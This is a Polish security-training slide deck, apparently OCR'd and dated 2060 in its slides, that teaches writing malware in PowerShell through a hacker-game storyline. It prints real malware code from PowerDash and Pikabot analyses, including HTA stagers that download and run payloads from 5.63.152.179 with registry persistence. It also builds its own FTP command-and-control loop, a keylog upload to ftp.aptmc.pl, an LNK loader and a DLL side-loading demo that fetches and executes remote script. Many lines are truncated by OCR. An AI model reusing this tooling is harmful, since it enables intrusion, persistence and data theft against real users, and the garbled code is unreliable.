ALPHASEC
academy

- OH MY -

H @ C H

Warszawa, 05.12.2060

Malware w PowerShellu
- czy ma to sens?

Paweł Maziarz
alphasec.pl

Poprzednio..

Ruda a.k.a. Chłodna Plaża

może pójść nie tak

```
> WEJDZ DO ARCHIWUM
Wszedłeś do Archiwum. Przywitał Cię Archiwista.

Witaj Dark Seekerze. Wiedziałem, że Ci się uda. Obiecałem Ci odpowiedzi. Te dziewczyny ze zdję
cia.. To nie Twoja rodzina. Nigdy nie miałeś rodziny.
Słyszałeś o niejakiej Rudej? To ona podrzuciła Ci to zdjęcie oraz spreparowała trochę informac
ji na tym pendrivie, który wisi na Twojej szyi. Wykorzystała Cię, żebyś włamał sięd0 MAO. I je
j plan się powiódł, jak widać. Muszę jednak przyznać, że być może wyjdzie to światu na dobre.

Tak czy inaczej, coś czuję, że się jeszcze spotkamy.

Aha. I odszyfruj mi te pliki..
>
```

Maja i Lenka zostały porwane. Znajdź Rudą, może coś wiedzieć.

wstwo

<***DarkSeeker***> Gdzie one są?

<***Archiwista***> Ty naprawdę nic nie pamiętasz..


<***Archiwista***> Ale wiedziałem, że w końcu przyjdziesz... Odpowiedzi czekają na Ciebie pod aptm.in/darkseeker. Przejdź grę, a wszystkiego się dowiesz.

Jak to się robiło w latach 20 (XXI wieku)

Pikabot deep analysis

Mohamed Adel included in Malware Analysis

2023-07-31 3884 words 19 minutes



CONTENTS

Introduction

Pikabot is a new malware first seen in early 20
its initial stages, expected to see increasing a
TA570 because of the similarity of delivering
activity in the period of `pikabot` activity. Th
Anti-emulation checks to make it harder for a
obfuscated using the stack and simple Bitwis
structures and loops to get the right offset. The core module has a lot of functionality that gives the attacker full control of the victim machine.

Event 4100, PowerShell (Microsoft-Windows-PowerShell)

General Details

Error Message = Unable to connect to the remote server
Fully Qualified Error ID = WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

Context:
Severity = Warning
Host Name = ConsoleHost
Host Version = 5.1.14409.1005
Host ID = 79e7f014-db2e-406e-9c1b-897f446a31f2
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -encodedcommand

JAByAGkAZgBmAGwAZQByAHMAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAFQAQQBIAFUAQQBjAEEAQgBsAEEASABJAEEAYgBRAEIANQBBAEgATQBBAGQAQQBCAGwAQQBIAEkAQQBhAFEAQgBsAEEASABNAEEATABnAEIAagBBAEgASQBBAFoAUQBCAGsAQQBHAGsAQQBkAEEAQgBqAEEARwBFAEEAYwBnAEIAawBBAEEAPQA9AHEAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABJAEEATQBBAEEAMQBBAEMANABBAE0AUQBBADUAQQBEAFEAQQBMAGcAQQAzAEEARABFAEEATABnAEEAeQBBAEQATQBBAE4AZwBBAD0AcQBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBIAEEAQQBkAFEAQgB1AEEARwBrAEEAYwB3AEIAbwBBAEcAVQBBAGMAdwBBAHUAQQBIAFkAQQBZAFEAQgBqAEEARwBFAEEAZABBAEIAcABBAEcAOABBAGIAZwBCAHoAQQBBAD0APQBxAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEgAQQBBAGEAUQBCAHYAQQBHADQAQQBiAHcAQgAwAEEASABJAEEAZABRAEIAagBBAEgAUQBBAGEAUQBCAHYAQQBHADQAQQAiADsAJABQAGUAYwB0AGkAbgBhAGMAZQBhAFUAbgBpAGQAZQBhAHQAZQBkACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABnAEEATQB3AEEAdQBBAEQAawBBAE8AUQBBAHUAQQBEAEUAQQBOAEEAQQAwAEEAQwA0AEEATQBRAEEANQBBAEQAawBBAHgAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgAzAEEARwBnAEEAYQBRAEIAMABBAEgAUQBBAGMAZwBCAGwAQQBIAFEAQQBMAGcAQgBvAEEARwBFAEEAYgBRAEIAaQBBAEgAVQBBAGMAZwBCAG4AQQBBAD0APQB4AGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEUARQBBAFoAQQBCAGwAQQBHAHcAQQBiAHcAQgBqAEEARwBnAEEAYgB3AEIAeQBBAEcAUQBBAFkAUQBCAEoAQQBHADQAQQBkAEEAQgB5AEEARwA4AEEAZABnAEIAbABBAEgASQBBAGMAdwBCAGwAQQBDADQAQQBjAEEAQgBwAEEASABvAEEAZQBnAEIAaABBAEEAPQA9ACIAOwAkAFUAbgBkAGUAcgBzAHAAaQBuAG4AZQByACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARgBVAEEAYgBnAEIAeQBBAEcAVQBBAFoAQQBCAGwAQQBHAFUAQQBiAFEAQgBsAEEARwBnAEEAYgBBAEIANQBBAEUASQBBAFoAUQBCAGgAQQBHAFEAQQBaAFEAQgA1AEEARwBVAEEAYwB3AEEAdQBBAEcAdwBBAFkAUQBCAHUAQQBHAFEAQQBvAHUASwBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAE0AQQBHAFUAQQBZAFEAQgAyAE

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 7/10/2023 3:49:08 AM
Event ID: 4100 Task Category: Executing Pipeline
Level: Warning Keywords: None

https://d01a.github.io/pikabot/

Jak to się robiło w latach 20 (XXI wieku)

cert.pl/en/posts/2023/05/powerdash-malspam/

HTA payload

The HTA payload fetches and executes a PowerShell payload (stager) from the same host.

```
<script language="VBScript">
Window.ReSizeTo 0,0
Window.MoveTo -1000, -1000
Set wsh = CreateObject("wscript.shell")
wsh.Run "powershell SI Variable:\9n ([Net.HttpWebRequest]::Create('http://5.63.152.179/pl/1txt/8164').GetResponse()
Window.Close
</script>
```

Stager

The stager is responsible for achieving persistence on the machine and downloading the final payload. The former is performed in a p
standard manner – by downloading yet another HTA payload to the temporary directory and adding an entry to the Autorun registry
execute it using `mshta.exe`.

After that's finished, the program goes on to download and run the final payload.

```
$Pth = "$env:temp\$env:computername.hta";
(New-Object System.Net.WebClient).DownloadFile('http://5.63.152.179/pl/2ht/8164',$Pth);
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "wsz_8164" /t REG_SZ /F /D "$Env:SystemRoot\System32
SI Variable:\bNW ([Net.HttpWebRequest]::Create('http://5.63.152.179/pl/3txt/8164').GetResponse().GetResponseStream(
SV DLR '';
Try{While(1){(Get-ChildItem Variable:DLR).Value+=[Char](Get-Item Variable:/bNW).Value.ReadByte()}}Catch{};
.([ScriptBlock]::Create((Get-ChildItem Variable:DLR).Value))
```

Persistence HTA

The persistence script is almost identical to the first HTA payload, with the exception of executing the final payload instead of the sta

```
<script>
resizeTo (0,0);
moveTo (-1240, -1240);
r = new ActiveXObject("WScript.Shell").Run("powershell SI Variable:\9n ([Net.HttpWebRequest]::Create('http://5.63.15
window.close();
</script>
```


The payload – PowerDash

The final payload is heavily obfuscated using some kind of PowerShell version of JSFuck[1].

```
('_____' | %{ ${~}=+$() } {${``%} = ${~} } { ${~*()} =++ ${~} }{ ${[*} = ( ${~}= ${~}+ ${~*()} )
```

With some PowerShell syntax voodoo we were able to format and split the payload into two distinct parts:

- First one, that increasingly builds up a set of variables.
- Second one, that takes these variables, creates a large script chunk and executes it.




https://cert.pl/en/posts/2023/05/powerdash-malspam/

Jak to się robiło w latach 20 (XXI wieku)

cert.orange.pl/aktualnosci/agent-tesla-znow-w-mailach-polakow/


27 listopada 2023

Agent Tesla znów w m… Polaków



Agent Tesla to jeden z najpop… komputerach Polaków. Dość … maili, podszywających się po…

Do CERT Orange Polska trafiła k… Gdy się dobrze przyjrzymy, wida… twoją uprzejmą odpowiedź", dow… nie jest osobą polskojęzyczną.



malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

malpedia

Fraunhofer FKIE

Inventory Statistics Usage ApiVector Login

Quicksearch...

win.agent_tesla (Back to overview)

Agent Tesla

Propose Change

aka: AgenTesla, AgentTesla, Negasteal
Actor(s): SWEED

URLhaus

A .NET based information stealer readily available to actors due to leaked builders. The malware is able to log keystrokes, can access the host's clipboard and crawls the disk for credentials or other valuable information. It has the capability to send information back to its C&C via HTTP(S), SMTP, FTP, or towards a Telegram channel.

References

2023-10-12 · Cluster25 · Cluster25 Threat Intel Team
CVE-2023-38831 Exploited by Pro-Russia Hacking Groups in RU-UA Conflict Zone for Credential Harvesting Operations
Agent Tesla · Crimson RAT · Nanocore RAT · SmokeLoader

2023-09-29 · Intrinsec · CTI Intrinsec, Intrinsec
Ongoing threats targeting the energy industry
Agent Tesla · CloudEyE

2023-05-07 · Twitter (@embee_research) · Matthew
AgentTesla - Full Loader Analysis - Resolving API Hashes Using Conditional Breakpoints
Agent Tesla

https://cert.orange.pl/aktualnosci/agent-tesla-znow-w-mailach-polakow/

O czym myśleć w kontekście malware?

Droper

Loader

Persystencja

AV bypass

Exfiltracja

Payload keying

Szyfrowanie

Infostealer


Ransomware

Command & Control

Dorwać Rudą czyli jak stworzyć malware

Command & Control

https://cert.orange.pl/aktualnosci/agent-tesla-znow-w-mailach-polakow/



W efekcie kliknięcie w „zamówienie” spowoduje zainstalowanie trojana zdalnego dostępu (to wspomniany Agent Tesla). Ten następnie – w zależności od woli i chęci przestępcy – może doinstalować szereg dodatkowych modułów.

W kolejnych krokach malware łączy się z serwerem ftp://ftp[.]icemp.eu, dokąd trafiają wykradzione dane.

C2 po FTP - jak to robiono?

academy.alphasec.pl/course/take/08e1d977-8ead-40c4-94e7-8e9f8b14f9b1

APT MASTERCLASS|FORGE » POWERSHELL TOOLMAKING

Wyślij

Agenda

- 1. Zaczynamy
- 2. Podstawy Powershella
- 3. HTTP, REST API, serwer HTTP
- 4. Sieć na inne sposoby
  - FTP
  - DNS
  - ICMP
  - Poczta e-mail
  - Gołe TCP/UDP
- 5. Rejestr Windows
- 6. Powershell remoting
- 7. Logi
- 8. Wykorzystanie klas .NET i DLL
- 9. Zadania w tle i usługi
- 10. Moduły i cmdlety
- 11. Zakończenie
- 12. Nagrania spotkań live

ALPHASEC academy BETA

Realizacja komunikacji Command and Control po FTP

```
function Invoke-C2Ftp($baseurl, $defaultSleep = 5) {
    $sleep = $defaultSleep

    function Get-FTPFiles($url, $match="") {
        try {
            $req = [Net.WebRequest]::Create($url)
            $req.Method = [Net.WebRequestMethods+FTP]::ListDirectory
            $resp = $req.GetResponse()
            $respStream = $resp.GetResponseStream()
            $streamReader = [IO.StreamReader]::new($respStream)
            while ($file = $streamReader.ReadLine()){
                if ($file -match $match) {
                    Split-Path -Leaf $file
                }
            }
            $streamReader.close()
            $respStream.close()
            $resp.close()
        } catch {
            Write-Host -ForegroundColor DarkRed $_.Exception.Message
        }
    }

    function Rename-FTPFile($url, $newname) {
         $req = [Net.WebRequest]::Create($url)
         $req.Method = [Net.WebRequestMethods+FTP]::Rename
         $req.RenameTo = $newname
         $req.GetResponse().Close()
    }

    for() {
        Get-FTPFiles $baseurl '\.cmd$' | ForEach-Object {
        $cmd = [Net.WebClient]::new().DownloadString("$baseurl/$_")
        if ($cmd) {
            try { $buff = (iex $cmd) *>&1|Out-String } catch { $buff = $_.Exception }
            [Net.WebClient]::New().UploadString("$baseurl/$_.res", $buff)
            Rename-FTPFile "$baseurl/$_" "$_.done"
        }
      }
      sleep $sleep
    }
}

Invoke-C2Ftp ftp://localhost/c2
```

Szybki upload FTP? Easy!
[Net.WebClient]::New().UploadFile ("ftp://key:logger@ftp.aptmc.pl/key.log", (gi "key.log"))

#Powershell, #RedTeam, #Exfil

aptm.in/protip/0066 »

python -m pyftpdlib -p 21 -w - uruchom anonimowy serwer FTP do zapisu

#Unix, #RedTeam, #BlueTeam, #FTP, #Exfil, #Python


aptm.in/protip/0038 »

[Net.WebClient]::new().DownloadString("ftp://localhost/hpsz")|iex

Dorwać Rudą czyli jak stworzyć malware

Loader

```
$w = New-Object -ComObject WScript.Shell
$desktop = [system.environment]::GetFolderPath("Desktop")
$link = $w.CreateShortcut("$desktop\MAO.lnk")
$link.TargetPath = 'powershell.exe'
$link.arguments = @'
-c "[net.webclient]::new().DownloadString('ftp://localhost/hpsz')|iex"
'@
$link.workingDirectory = 'c:\'
$link.IconLocation = "C:\Windows\System32\Shell32.dll,3"
$link.save() > $null
```



Dorwać Rudą czyli jak stworzyć malware

<*DarkSeeker*> Mam malware. Wyślij Rudej maila z załącznikiem

<*Archiwista*> Z jakim załącznikiem?

<*DarkSeeker*> LNK uruchamiający PowerShella.

<*Archiwista*> Chyba zapomniałeś z kim masz do czynienia.


<*DarkSeeker*> Co proponujesz w takim razie?

<*Archiwista*> To ty jesteś hakerem. Włącz sobie WinAmpa i kombinuj dalej.

<*DarkSeeker*> Jakiego WinAmpa?

<*Archiwista*> Człowieku, skąd ty się urwałeś. Muzyki nie słuchasz?

Dorwać Rudą czyli jak stworzyć malware



crowdstrike.com/blog/dll-side-loading-how-to-combat-threat-actor-evasion-techniques/

CROWDSTRIKE | BLOG

Featured Recent Videos Categ

Understanding the DLL Side-loading Technique

The technique is mapped to MITRE under Hijack Execution Flow (T1574.002).

An example chain of malicious activity might appear similar to these steps:

1. A threat actor obtains initial access to an endpoint, either via an application vulnerability, compromised credentials, successful phish, trojanized installer or even a trusted insider.
2. Once an initial foothold has been gained, the threat actor needs to potentially upgrade their access to a more capable command and control (C2) such as Cobalt Strike or similar C2 frameworks.
3. To do this, the threat actor copies both a benign, often signed executable and a malicious DLL to disk into the same directory.
4. Upon launching the benign executable, the dropped DLL is loaded with its malicious payload. The application either fails to run any further, or the DLL proxies legitimate function calls to the real DLL to avoid any crash or suspicious behavior.
5. Once the payload has been executed it will call back to the threat actor controlled remote C2.
6. The process tree will show the execution of the binary rather than any malicious program.

Definitely Not Just Vlc.exe

Since October 2022, CrowdStrike Intelligence has observed abuse of particular DLL side-loading to further various intrusions.[3] In November and early December 2022, CrowdStrike identified a number of ransomware intrusions targeting the health sector which also had similar TTPs. In these cases, The threat actors used a copy of `vlc.exe` masquerading as the Windows binary `msdtc.exe` (Microsoft Distributed Transaction Coordinator). This file normally resides in `C:\Windows\System32` whereas these executions were often from user-related folders such as `C:\Users\<username>\Documents`. The renamed `vlc.exe` would load a malicious DLL, `libvlc.dll`, which contained a Cobalt Strike payload.

https://www.crowdstrike.com/blog/dll-side-loading-how-to-combat-threat-actor-evasion-techniques/

Kto nie używał WinAmpa?

WinAmp.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

typedef void (*WinAmpInitFunction)();

int main() {
    HINSTANCE hDll = LoadLibrary("WinAmpLib.dll");

    if (hDll == NULL) {
        fprintf(stderr, "Blad ladowania biblioteki D
        return EXIT_FAILURE;
    }

    WinAmpInitFunction winAr

    if (winAmpInit == NULL)
        fprintf(stderr, "Bla
        FreeLibrary(hDll);
        return EXIT_FAILURE;
    }

    winAmpInit();

    // ...

    FreeLibrary(hDll);

    return EXIT_SUCCESS;
}
```

WinAmpLib.c

```c
#include <stdio.h>
#include <windows.h>

#define DLLEXPORT __declspec(dllexport)

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            printf("DLL loaded (DllMain - DLL_PROCESS_ATTACH)\n");
```

PowerShell 7 (x64)

```
PS C:\Users\drg\omh23> C:\tcc\tcc.exe .\WinAmp.c
PS C:\Users\drg\omh23> C:\tcc\tcc.exe -shared .\WinAmpLib.c
PS C:\Users\drg\omh23> .\WinAmp.exe
DLL loaded (DllMain - DLL_PROCESS_ATTACH)
WinAmp initialized
DLL unloaded (DllMain - DLL_PROCESS_DETACH)
PS C:\Users\drg\omh23> _
```

```c

__declspec(dllexport) void WinAmpInit() {
    printf("WinAmp initialized\n");
}
```

Kto nie używał WinAmpa?

WinAmpLib.cs

```cs
using System;
using System.Runtime.InteropServices;
using System.Management.Automation.Runspaces;

public class WinAmpLib {
    public static void WinAmpInit() {
        Console.WriteLine("WinAmp initialized (C#)");
        string script = "[Net.WebClient]::new().DownloadString(\"ftp://localhost/hpsz\")|iex";
        RunspaceConfiguration cfg = RunspaceConfiguration.Create();
        Runspace spc = RunspaceFactory.CreateRunspace(cfg);
        spc.Open();
        Pipeline pipeline = spc.CreatePipeline();
        pipeline.Commands.AddScript(script);
        pipeline.Invoke();
    }
}
```

PowerShell 7 (x64)

```
PS C:\Users\drg\omh23> Add-Type -TypeDefinition (gc .\WinAmpLib.cs -Raw) -OutputAssembly .\WinAmpLib.dll
PS C:\Users\drg\omh23> .\WinAmp.exe
